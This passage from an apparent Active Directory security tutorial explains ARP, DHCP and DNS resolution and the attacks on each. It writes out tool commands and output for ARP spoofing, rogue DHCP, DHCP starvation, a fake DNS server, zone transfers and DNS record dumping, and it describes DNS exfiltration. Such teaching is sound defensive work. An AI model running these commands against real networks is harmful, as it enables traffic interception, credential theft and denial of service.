The DRSR (Directory Replication Service Remote) protocol is the one used by the Domain Controllers to synchronize the database. Through this protocol even the user credentials can be retrieved (if you have enough permissions) and is the one used to perform the dcsync attack.

The Kerberos authentication protocol also uses the database to generate the required tickets based on the requested service. Additionally, the kpasswd service (port 464) is used by Kerberos to change the user password.

The Netlogon protocol is used by computers in order to authenticate the domain users. For example, is used by NTLM authentication. Also, this was the protocol affected by the Zerologon vulnerability.

There are many other protocols that interacts with the database, but these short list should give you the idea of there are many different ways to access to the same data.

Security

Now that we have a more clear idea of the Active Directory elements, let's talk about the topics that are more related with security in Active Directory. Security is based on the following pillars:

Address resolution
The ability for users and machines to resolve addresses of another computers in order to establish connections with them. If an attacker can control the address resolutions, then she could perform Person in The Middle attacks or make that users send their credentials to attacker controlled machines.

Authentication
The ability to identify the user that is accessing to a computer of service. If an attacker can get the user credentials or authentication is bypassed, then she will be able to identify herself as the user and perform actions on its behalf.

Authorization
The ability to identify what actions can be performed by an user. If the user permissions are incorrectly configured, she may be able to perform privileged actions.

Let's discuss about these fundamentals and how they are implemented in Active Directory.

Address resolution

From a security perspective, the resolution of address is quite relevant, since if a user/program can be tricked into connecting to an erroneous machine, therefore many attacks can be performed like:

- Person-in-The-Middle (PitM) : This allows an attacker to intercept the communications of the victim and read/manipulate information (if it is not properly encrypted/signed) sent or received by the victim.
- NTLM Relay: An attacker can use an NTLM authentication from the victim and redirect it to a desired server in order to get access to it.
- NTLM crack: Even if you are not able to relay the NTLM authentication, you can try to crack the NTLM hash and recover the user password.

But, what addresses need to be resolved? There are three types of addresses that are used by machines:

MAC address
The MAC (Media Control Access) is the address that uniquely identifies each computer in the world (concretely each computer network card). The MAC address is the one used to send messages in the Ethernet protocol, in the Link layer, that **communicates the computers in the same network**. Each network card has an associated unique MAC address that allows to identify it in a network. Usually the MAC address remains constant, but it can be changed. A MAC address is composed by 6 bytes like `01:df:67:89:a4:87`, where the first 3 bytes indicates the MAC vendor and the last 3 are an unique identification for each network card of that vendor.

IP address
The IP address is the one used by the IP protocol, in the Internet layer, that **allows communication between computer of different networks**. Unlike MAC addresses, the IPs are not configured in the network cards but need to be set by an external entity, by using a protocol like DHCP or setting an static IP address. So a computer can change its IP address at any time. While traversing the networks, the IP addresses need to be mapped to MAC addresses to allow communication inside of the different networks that route the packets. For this purpose, the ARP protocol is used. There are two versions of IP addresses, IPv4, that are composed by 4 bytes (32 bits) like `23.78.167.99`,and IPv6, composed by 16 bytes like `2001:db8:85a3:8d3:1319:8a2e:370:7348`. Usually IPv4 is used.

Hostnames
Since IP addresses are hard to remember, computers are also assigned a name that is more human-friendly like `pepe-machine`, known as hostname. However, since computers need the IP address to communicate, it is possible to associate the hostnames to IP addresses by using protocols like DNS, NetBIOS, LLMNR or mDNS.

Therefore, the following processes are vital for a computer to being able to find the correct address to communicate:

Hostname-IP resolution
The computers need to be able to map the hostname of a machine to its correct IP address. For this purpose there are two strategies:

1. Asking to a central server for the hostname resolution, which is the approach used by DNS. If an attacker can become the central server, it can map the hostnames to choose addresses.
2. Sending a broadcast request with the hostname to peers asking to the computer with the given hostname to identify itself. This approach is used by protocols like NetBIOS, LLMNR or mDNS, where any computer in the network can respond to the request, so an attacker could listen waiting for requests and respond them identify itself as the target computer.

IP-MAC resolution
Once the IP is identified, the computers need to know to which computer (network card) belongs that IP, so they ask for its MAC. For this they use the ARP protocol that works by sending a broadcast request to the internal network and waiting to the correct host to identify itself. The attacker could respond to the request identifying itself as the target to receive the connection.


IP configuration
In order to use an IP and being able to find the central server to resolve IPs, computers need to be configured. This configuration can be done manually for each computer or it can be done by using a protocol like DHCP, where a server provides with configuration options to the computers of the network. However, since computers don't have anything configured when they talk with the DHCP server, they need to look blindly for it by sending broadcast requests that any other machine can respond. So there is an opportunity for an attacker to misconfigure it by responding to these requests and providing to the client fake configuration parameters, usually pointing to a DNS server controlled by the attacker.

So, let's see how address resolution can be attacked in Active Directory and other computer networks.

ARP

ARP (Address Resolution Protocol) is a link layer protocol heavily used in network that allows to map the relation between the IP address of a computer and its MAC (Media Access Control) address.

In order to do that, the client machine sends an Ethernet broadcast ARP request to the local network, asking for the one that has the target IP address. Then the computer with that IP should respond identifying its MAC. Finally the client sends the application packets to that Ethernet address.



ARP resolution

ARP spoof

Even if usually is the correct computer the one that respond to the ARP request, it is possible for any computer to respond to it. So, an attacker could respond to all the ARP requests trying to impersonate other computers.

However, computers do not perform a ARP request any time they need to communicate with the target, but they keep the previous responses in a local ARP cache.

```
                    $ arp -n
 Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.101             ether   e4:fd:a1:09:bf:a1   C                     wlp1s0
192.168.1.1               ether   00:e0:4c:d8:ca:89   C                     wlp1s0
```

Show the ARP cache

By keeping the ARP cache, computers reduce the number of request that it needs to perform. However, computers also listen ARP responses for changes without performing requests, so an attacker could send periodic replies in order to poison the victim ARP cache.

```
              1)  I am 192.168.1.1          1)    I am 192.168.1.101
                 (MAC de:ad:be:ef:13:37)       (MAC de:ad:be:ef:13:37)
          .--------------<<<------------. .-------------->>>---------------.
          |                             | |                                 |
          v                             ^ ^                                 v
       .---.   2) To 192.168.1.1      .---.   3) To 192.168.1.1        .---.
      /   /| -------->>>--------->   /   /| -------->>>------------>  /   /|
     .---. |                        .---. |                          .---. |
     |   | '   5) To 192.168.1.101  |   | '   4) To 192.168.1.101    |   | '
     |   |/  <-------<<<----------  |   |/  <-------<<<------------- |   |/
     '---'                          '---'                            '---'
  192.168.1.101                  192.168.1.137                    192.168.1.1
 e4:fd:a1:09:bf:a1             de:ad:be:ef:13:37                00:e0:4c:d8:ca:89
```

ARP spoof attack

You can perform an ARP spoofing/poisoning attack with tools like ettercap, bettercap, arpspoof or arplayer.

```
$ ./arplayer spoof -I wlp1s0 -vvv -F -b 192.168.1.101 192.168.1.1
Spoofing - telling 192.168.1.101 (e4:fd:a1:09:bf:a1) that 192.168.1.1 is
00:e0:4c:d8:ca:89 (192.168.1.107) every 1.0 seconds (until Ctrl-C)
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
INFO - 192.168.1.1-de:ad:be:ef:13:37 -> 192.168.1.101-e4:fd:a1:09:bf:a1
INFO - 192.168.1.101-de:ad:be:ef:13:37 -> 192.168.1.1-00:e0:4c:d8:ca:89
```

ARP spoof attack with arplayer

ARP Scan


Other interesting possibility using ARP is to request all the IPs in the network in order to check the ARP responses and discover what hosts are active. This technique is known as ARP scan.

```
$ ./arplayer scan -I wlp1s0 -w 10 -t 1000
192.168.1.1 00:e0:4c:d8:ca:89
192.168.1.101 e4:fd:a1:09:bf:a1
```

ARP scan

DHCP

DHCP (Dynamic Host Configuration Protocol) is a protocol that helps to configure dynamic IP addresses for the computers of a network. It is an application protocol that works over UDP. It uses the port 67/UDP in the server and requires the client to send the messages from the port 68/UDP.




DHCP ports

In DHCP, the new clients of the network search for the DHCP server to get a correct configuration that allows them to interact with the rest of the network. This process of configuration is divided in four phases:

1. **Server discovery**: The client asks for a IP address by sending a broadcast message, to the 255.255.255.255 address or the network broadcast address, in order to reach the DHCP server.
2. **IP lease offer**: The server answers (also to broadcast) with an IP address that offers to the client, as well as other configuration options.
3. **IP lease request**: The client receives the offered IP and sends a message to request it.
4. **IP lease acknowledge**: The server confirms that the client can use the choosen IP address. Also, it includes several configuration options like the IP renewal time.

This phases are usually abreviated as DORA (Discovery, Offer, Request, Acknowledge) and are triggered when a computer joins to a network. DHCP configuration can also be triggered manually with the `dhclient` command in Linux and `ipconfig /renew` in Windows.



DHCP phases

Between the many configuration options, the following can be interesting:

Code	Name
3	Gateway IP (Router)
6	DNS server IP
15	Domain name
44	NetBIOS name (WINS) server IP
54	DHCP server IP
252	WPAD configuration file

DHCP options

In order to check the options provided by the network DHCP server, in Windows you can examinate the configuration of your network interface (if its configured to use DHCP) with `ipconfig /all`. However, in Linux, different DHCP options configure different files, for example, to check the DNS server, you should check `/etc/resolv.conf` file, or use `ip route` to get the default gateway.

```
C:\Users\Anakin>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : ws01-10
   Primary Dns Suffix  . . . . . . . : contoso.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : contoso.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : contoso.local
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 52-54-00-76-87-BB
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 192.168.100.3(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 30 November 2020 12:20:13
   Lease Expires . . . . . . . . . . : 08 December 2020 20:20:13
   Default Gateway . . . . . . . . . : 192.168.100.2
   DHCP Server . . . . . . . . . . . : 192.168.100.2
   DNS Servers . . . . . . . . . . . : 192.168.100.2
   Primary WINS Server . . . . . . . : 192.168.100.2
   NetBIOS over Tcpip. . . . . . . . : Disabled
```

Windows network interface options

Additionally, you can check the options provided by the DHCP server with dhcplayer or the nmap script broadcast-dhcp-discover. However, root/admin privileges are required since source port 68 needs to be used.

```
root@debian10:~# nmap --script broadcast-dhcp-discover -e enp7s0
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-30 05:55 EST
                    Pre-scan script results:
                  | broadcast-dhcp-discover:
                     |   Response 1 of 1:
                  |     IP Offered: 192.168.100.7
                |     DHCP Message Type: DHCPOFFER
                  |     Subnet Mask: 255.255.255.0
                |     Renewal Time Value: 4d00h00m00s
               |     Rebinding Time Value: 7d00h00m00s
              |     IP Address Lease Time: 8d00h00m00s
               |     Server Identifier: 192.168.100.2
   |     WPAD: http://isalocal.contoso.local:80/wpad.dat\x00
                     |     Router: 192.168.100.2
                  |     Name Server: 192.168.100.2
               |     Domain Name Server: 192.168.100.2
                 |     Domain Name: contoso.local\x00
               |_    NetBIOS Name Server: 192.168.100.2
    WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.52 seconds
```

DHCP options enumeration with nmap

Apart from enumeration, the DHCP protocol can also be abused to perform a couple of attacks:

- DHCP starvation/exhaustion
- Rogue DHCP server

Let's see how they work.

Rogue DHCP server

Due to the descentralized nature of DHCP, any machine in the network can take the role of a DHCP server by answering to the client discovery/request messages. Therefore, an attacker could create a rogue DHCP server in order to set a custom configuration in the clients.

Between the options that are configured by a DHCP server are the following:

- Gateway/router
- DNS servers
- NetBIOS/WINS name servers
- WPAD

In this way, clients could be, among others things, misconfigured to send DNS request to a rogue DNS server, that could redirect them to fake computers or domains controlled by the attacker. In order to perform this kind of attack, it is possible to use tools like yersinia or dhcplayer.

```
$ dhcplayer server -I eth2 --wpad http://here.contoso.local/wpad.dat -v --domain
                                contoso.local
                  INFO - IP pool: 192.168.100.1-192.168.100.254
                             INFO - Mask: 255.255.255.0
                           INFO - Broadcast: 192.168.100.255
                              INFO - DHCP: 192.168.100.44
                             INFO - DNS: [192.168.100.44]
                           INFO - Router: [192.168.100.44]
                  INFO - WPAD: http://here.contoso.local/wpad.dat
                             INFO - Domain: contoso.local
                 INFO - REQUEST from 52:54:00:5d:56:b9 (debian10)
                        INFO - Requested IP 192.168.100.145
               INFO - ACK to 192.168.100.145 for 52:54:00:5d:56:b9
                 INFO - REQUEST from 52:54:00:76:87:bb (ws01-10)
                        INFO - Requested IP 192.168.100.160
               INFO - ACK to 192.168.100.160 for 52:54:00:76:87:bb
```

(rogue) DHCP server with dhcplayer

DHCP Starvation

The DHCP starvation attack is a DOS attacks where a fake client requests all available IP addresses that a DHCP server offers. This way, the legitimate clients cannot obtain an IP address so must stay offline. It is possible to perform this attack by using tools like dhcpstarv, yersinia or dhcplayer.

```
                                $ dhcpstarv -i enp7s0
08:03:09 11/30/20: got address 192.168.100.7 for 00:16:36:99:be:21 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.8 for 00:16:36:25:1f:1d from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.9 for 00:16:36:c7:79:f2 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.10 for 00:16:36:f4:c3:e9 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.11 for 00:16:36:dc:51:a1 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.12 for 00:16:36:c2:c2:06 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.13 for 00:16:36:15:e0:74 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.14 for 00:16:36:40:1c:02 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.15 for 00:16:36:c5:9a:c3 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.16 for 00:16:36:14:1a:b3 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.17 for 00:16:36:13:45:14 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.18 for 00:16:36:14:fb:18 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.19 for 00:16:36:b2:93:90 from 192.168.100.2
08:03:09 11/30/20: got address 192.168.100.20 for 00:16:36:c7:38:f9 from 192.168.100.2
```

DHCP starvation attack with dhcpstarv

DHCP Discovery

Also DHCP can be interesting from the client point of view, since it could allow you to get some useful information about the environment, that what it is designed for.

You can sent a DISCOVER to message to the network and check what information is retrieved. Is a way to get information from an unauthenticated position, like the domain or the servers addresses, which usually are the Domain Controllers.

```
$ dhcplayer discover -I eth2 -n

OFFER received from 192.168.100.2
    Offered IP: 192.168.100.3
  Client MAC: 52:54:00:88:80:0c
   DHCP Server: 192.168.100.2
            Options:
  [1] Subnet Mask: 255.255.255.0
    [58] Renewal Time: 345600
   [59] Rebinding Time: 604800
[51] IP Address Lease Time: 691200
[54] DHCP Server ID: 192.168.100.2
    [3] Router: 192.168.100.2
  [5] Name Server: 192.168.100.2
 [6] Domain Server: 192.168.100.2
  [15] Domain Name: contoso.local
[44] NetBIOS Name Server: 192.168.100.2
[77] Unknow: [0, 14, 82, 82, 65, 83, 46, 77, 105, 99, 114, 111, 115, 111, 102, 116, 0, 0,
  0, 80, 0, 68, 0, 101, 0, 102, 0, 97, 0, 117, 0, 108, 0, 116, 0, 32, 0, 82, 0, 111, 0,
 117, 0, 116, 0, 105, 0, 110, 0, 103, 0, 32, 0, 97, 0, 110, 0, 100, 0, 32, 0, 82, 0, 101,
  0, 109, 0, 111, 0, 116, 0, 101, 0, 32, 0, 65, 0, 99, 0, 99, 0, 101, 0, 115, 0, 115, 0,
 32, 0, 67, 0, 108, 0, 97, 0, 115, 0, 115, 0, 0, 0, 74, 0, 85, 0, 115, 0, 101, 0, 114, 0,
 32, 0, 99, 0, 108, 0, 97, 0, 115, 0, 115, 0, 32, 0, 102, 0, 111, 0, 114, 0, 32, 0, 114,
  0, 101, 0, 109, 0, 111, 0, 116, 0, 101, 0, 32, 0, 97, 0, 99, 0, 99, 0, 101, 0, 115, 0,
         115, 0, 32, 0, 99, 0, 108, 0, 105, 0, 101, 0, 110, 0, 116, 0, 115, 0, 0]
 [77] Unknow: [0, 15, 66, 79, 79, 84, 80, 46, 77, 105, 99, 114, 111, 115, 111, 102, 116,
 0, 0, 40, 0, 68, 0, 101, 0, 102, 0, 97, 0, 117, 0, 108, 0, 116, 0, 32, 0, 66, 0, 79, 0,
  79, 0, 84, 0, 80, 0, 32, 0, 67, 0, 108, 0, 97, 0, 115, 0, 115, 0, 0, 0, 58, 0, 85, 0,
 115, 0, 101, 0, 114, 0, 32, 0, 99, 0, 108, 0, 97, 0, 115, 0, 115, 0, 32, 0, 102, 0, 111,
 0, 114, 0, 32, 0, 66, 0, 79, 0, 79, 0, 84, 0, 80, 0, 32, 0, 67, 0, 108, 0, 105, 0, 101,
                         0, 110, 0, 116, 0, 115, 0, 0]
              [252] WPAD: http://isalocal.contoso.local:80/wpad.dat
```

Getting information from the DHCP server

DHCP Dynamic DNS

In Active Directory you can ask (by default) to the DHCP server to create custom DNS A records based on the client hostname, that is indicated in the DHCP request. This can be very useful since you don't need any kind of authentication/authorization for performing this operation.

```
PS C:\> Get-DhcpServerv4DnsSetting


DynamicUpdates             : OnClientRequest
    DeleteDnsRROnLeaseExpiry   : True
    UpdateDnsRRForOlderClients : False
       DnsSuffix                  :
    DisableDnsPtrRRUpdate      : False
    NameProtection             : False
```

Default configuration of DHCP server

A client can request a DNS update of DNS A record, it needs to include the Client FQDN (Fully Qualified Domain Name) option in the DHCP request with the "S" flag set to 1, along with the FQDN or hostname set. The server will return the same flag set to 1 if the update was done. The new A record will point the client hostname to the acquired IP address. You can request a DNS update by using dhcplayer with the `--dns-update` flag.

```
$ dhcplayer discover -I eth2 --dns-update -H hira
                ACK received from 0.0.0.0
              Acquired IP: 192.168.100.121
             Client MAC: 52:54:00:88:80:0c
                       Options:
              [58] Renewal Time: 345600
             [59] Rebinding Time: 604800
           [51] IP Address Lease Time: 691200
          [54] DHCP Server ID: 192.168.100.240
             [1] Subnet Mask: 255.255.255.0
[81] Client FQDN: flags: 0x1 (server-update) A-result: 255 PTR-result: 0
                [3] Router: 192.168.100.240
                [15] Domain Name: poke.mon
    [6] Domain Server: 192.168.100.240,192.168.100.240,192.168.100.2

$ nslookup hira.poke.mon 192.168.100.240
                    Server:         192.168.100.240
                   Address:        192.168.100.240#53

                        Name:   hira.poke.mon
                      Address: 192.168.100.121
```

Dynamic DNS update with dhcplayer

Since the DHCP will usually assign the same address to the same client (based on the client MAC), you can change the DNS record with multiple requests with different hostnames. Also, if no hostname is given, the DNS record will be deleted. It also will the delete when the DHCP lease expires.

However, there are certain DNS names that are protected by the DNS Global Query Block List (GQBL) from being resolved even if you add a DNS record. By default those are `wpad` and `isatap`.

```
PS C:\> Get-DnsServerGlobalQueryBlockList


Enable : True
List   : {wpad, isatap}
```

Get DNS Global Query Block List

DNS


DNS Basics

DNS (Domain Name System) is a system that defines hierarchical names for computer, services and other resources of the network. The DNS protocol is a client/server protocol in which the server listens on ports 53/UDP and 53/TCP.

```
                .---
DNS ---> | 53/UDP|TCP
                '---
```

DNS ports

DNS in mainly used to resolve the DNS name of a computer to its IP address.



DNS query to resolve name

Apart from resolve names, DNS allows to perform other actions like mapping an IP to its name or resolving the aliases for a name. The client can perform different queries that the server will try to answer. In order to do this, the DNS servers keeps a collection of different records. Some types of records are the following:

- A: Maps a DNS name to an IPv4.
- AAAA: Maps a DNS name to an IPv6.
- CNAME (Canonical Name): Maps a DNS name known as alias to the original DNS name.
- DNAME: Maps a DNS subtree.
- NS (Name Server): Indicate a DNS server for a domain.
- PTR (Pointer): Maps an IP address to a DNS name (reverse lookup).
- SOA (Start of Authority): Contains administrative information about the DNS zone, such as the main DNS server or the mail of the administrator.
- SRV (Service): Indicates the host and port of a service.

```
root@debian10:~$ dig NS wikipedia.org

; <<>> DiG 9.16.6-Ubuntu <<>> NS wikipedia.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56753
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;wikipedia.org.                 IN      NS

;; ANSWER SECTION:
wikipedia.org.          6704    IN      NS      ns1.wikimedia.org.
wikipedia.org.          6704    IN      NS      ns0.wikimedia.org.
wikipedia.org.          6704    IN      NS      ns2.wikimedia.org.

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: jue dic 03 10:14:07 CET 2020
;; MSG SIZE  rcvd: 106
```

Resolve DNS servers of wikipedia.org with dig

All of this records can be maintained by a DNS server (usually in a text file) in order to provide information for its DNS zone.

DNS zones

DNS is hierarchical and it is divided in zones. Each zone keeps the records for a domain and its subdomains, with the exception of those subdomains that have their own zones. For example the contoso company could have the two following zones:

```
contoso.com
mail.contoso.com
www.contoso.com
```

Zone contoso.com


```
internal.contoso.com
it.internal.contoso.com
admin.internal.contoso.com
hr.internal.contoso.com
```

Zone internal.contoso.com

Each DNS zone is managed independently. This way it is easier to keep an order of the records. There are many different DNS zones all over the internet, each one for different domains and organizations. Therefore, DNS servers needs to communicate among them in order to provide information of other zones. For example, if you want to know the `www.contoso.com` IP address, your DNS server needs to communicate with contoso authoritative DNS server, that manages the contoso.com zone, in order to retrieve this information.

DNS exfiltration

This way, the DNS protocol can be an excellent ally as exfiltration mechanism. There are certain situations where a server is in an isolated network and has no access to the internet, but it is allowed to perform DNS queries in order to work properly. If the local DNS server is misconfigured and performs recursive DNS requests to other DNS servers in the internet, this can be abused to bypass firewall rules and sending data to the outside.



Recursive DNS query

For example, in case of possesing a DNS server for the domain `fake.com`, all the DNS queries for `fake.com` and its subdomains will reach our server. For example, if we want to exfiltrate the name of the isolated server, we can use it as subdomain and querying `websvr01.fake.com`. This query should pass through the local DNS server and reach our DNS server in the internet. To take advantage of this type of technique we can use a tool like iodine or dnscat2.

Fake DNS server

Moreover, since DNS is so important to manage the resources of a network, it could be very useful to setup a fake DNS server, by using techniques like a rogue DHCP server]].

With a fake DNS server we could redirect the requests of clients to a machines of our control in order to recolect NetNTLM hashes or just sniffing the network waiting for sensitive information that travels unprotected. We can use tools like dnschef or responder.py to create a fake DNS server.

```
$ dnschef -i 192.168.100.44 --fakeip 192.168.100.44
                    _                _          __
                   | | version 0.4   | |        / _|
                 __| |_ __   ___  ___| |__   ___| |_
                / _` | '_ \/ __|/ __| '_ \ / _ \  _|
               | (_| | | | \__ \ (__| | | |  __/ |
                \__,_|_| |_|___/\___|_| |_|\___|_|
                             iphelix@thesprawl.org

          (12:29:51) [*] DNSChef started on interface: 192.168.100.44
            (12:29:51) [*] Using the following nameservers: 8.8.8.8
        (12:29:51) [*] Cooking all A replies to point to 192.168.100.44
(12:38:32) [*] 192.168.100.7: proxying the response of type 'PTR' for 44.100.168.192.in-
                                    addr.arpa
(12:38:32) [*] 192.168.100.7: cooking the response of type 'A' for aaa.contoso.local to
                                  192.168.100.44
(12:38:32) [*] 192.168.100.7: proxying the response of type 'AAAA' for aaa.contoso.local
```

Fake DNS server with dnschef

DNS Zone Transfer

Other interesting thing related with the zones management are the zone transfers. Zone transfers are used to replicate all the records of a DNS server into another DNS server, thus allow to keep updated both servers. However, in some cases a DNS server is misconfigured and allows to anyone to perform zone transfers.

In case of Active Directory, DNS zone transfers are not required to replicate DNS records between DCs (which are usually the DNS servers). However, they can be enabled in order to allow other DNS servers to replicate the DNS information.

The zone transfers can be configured by zone and DC, which means that maybe just one DC allows to perform the zone transfer whereas the rest of DCs refuse the zone transfer. In case of a misconfigured DC, anyone could perform zone transfers, thus recolecting all the DNS information without require any credentials. The followings commands can be used to carry out a DNS zone transfer:

- Linux: `dig axfr <DNSDomainName> @<DCAddress>`
- Windows: interactive `nslookup ls -d <DNSDomainName>`

```
root@debian10:~# dig axfr contoso.local @dc01.contoso.local

; <<>> DiG 9.11.5-P4-5.1+deb10u2-Debian <<>> axfr contoso.local @dc01.contoso.local
;; global options: +cmd
contoso.local.          3600    IN      SOA     dc01.contoso.local.
hostmaster.contoso.local. 156 900 600 86400 3600
contoso.local.          600     IN      A       192.168.100.3
contoso.local.          600     IN      A       192.168.100.2
contoso.local.          3600    IN      NS      dc01.contoso.local.
contoso.local.          3600    IN      NS      dc02.contoso.local.
_gc._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 3268
dc02.contoso.local.
_gc._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 3268
dc01.contoso.local.
_kerberos._tcp.Default-First-Site-Name._sites.contoso.local. 600 IN SRV 0 100 88
dc02.contoso.local.
.....................stripped output.................
```

Zone transfer from DC with dig

```
PS C:\> nslookup
Default Server:  UnKnown
Address:  192.168.100.2

> server dc01.contoso.local
Default Server:  dc01.contoso.local
Addresses:  192.168.100.2

> ls -d contoso.local
[UnKnown]
contoso.local.                 SOA    dc01.contoso.local hostmaster.contoso.local. (159
900 600 86400 3600)
contoso.local.                 A      192.168.100.3
contoso.local.                 A      192.168.100.2
contoso.local.                 NS     dc02.contoso.local
contoso.local.                 NS     dc01.contoso.local
_gc._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=3268,
dc02.contoso.local
_gc._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=3268,
dc01.contoso.local
_kerberos._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=88,
dc02.contoso.local
.....................stripped output.................
```

Zone transfer from DC with nslookup

Dump DNS records

Furthermore, even if zone transfers are not allowed, due to DNS records are stored in the Active Directory database, they can be read by using LDAP. Thus, any domain user can use the LDAP protocol to dump all the DNS records. For this purpose, the adidnsdump tool can be used (saves the results in `records.csv`) or the dns-dump.ps1 script.

```
root@debian10:~# adidnsdump -u contoso\\Anakin contoso.local
                Password:
            [-] Connecting to host...
               [-] Binding to host
                   [+] Bind OK
          [-] Querying zone for records
               [+] Found 37 records

root@debian10:~# head records.csv
                 type,name,value
              A,WS02-7,192.168.100.7
             A,ws01-10,192.168.100.6
          A,WIN-LBB9AO5FA13,192.168.100.6
          A,win-4l1775e9t3u,192.168.100.2
           A,ForestDnsZones,192.168.100.3
         A,ForestDnsZones,192.168.122.254
           A,ForestDnsZones,192.168.100.2
         A,ForestDnsZones,192.168.122.111
           A,DomainDnsZones,192.168.100.3
```

Dumping DNS with adidnsdump

ADIDNS

Therefore, DNS is a pretty useful protocol, and of course, is used in Active Directory. The Active Directory implementation is ADIDNS (Active Directory Integrated DNS), where the role of DNS servers is mainly assumed by the DCs (Domain Controllers), since their databases contains the DNS names of the computers in the domain and the rest of DNS records. In Active Directory, the DNS is the preferred method to resolve names. The order of preference of resolving protocols is:

1. DNS
2. mDNS
3. LLMNR
4. NBNS

ADIDNS works similar to any other DNS implementations, but includes some special characteristics.

The main difference with other implementations is that DNS records are maintained in the Active Directory database, instead of using a text file. In this way DNS records are integrated like any other object, and take the advantage of Active Directory Domain Services such as automatic replication without requiring DNS zone transfers.

There DNS records can be stored in one of the following locations in the database:

- DomainDnsZones partition: This partition is replicated in the DCs of the domain. Records can be accessed through LDAP in the route `CN=MicrosoftDNS,DC=DomainDnsZones,DC=<domainpart>,DC=<domainpart>`.
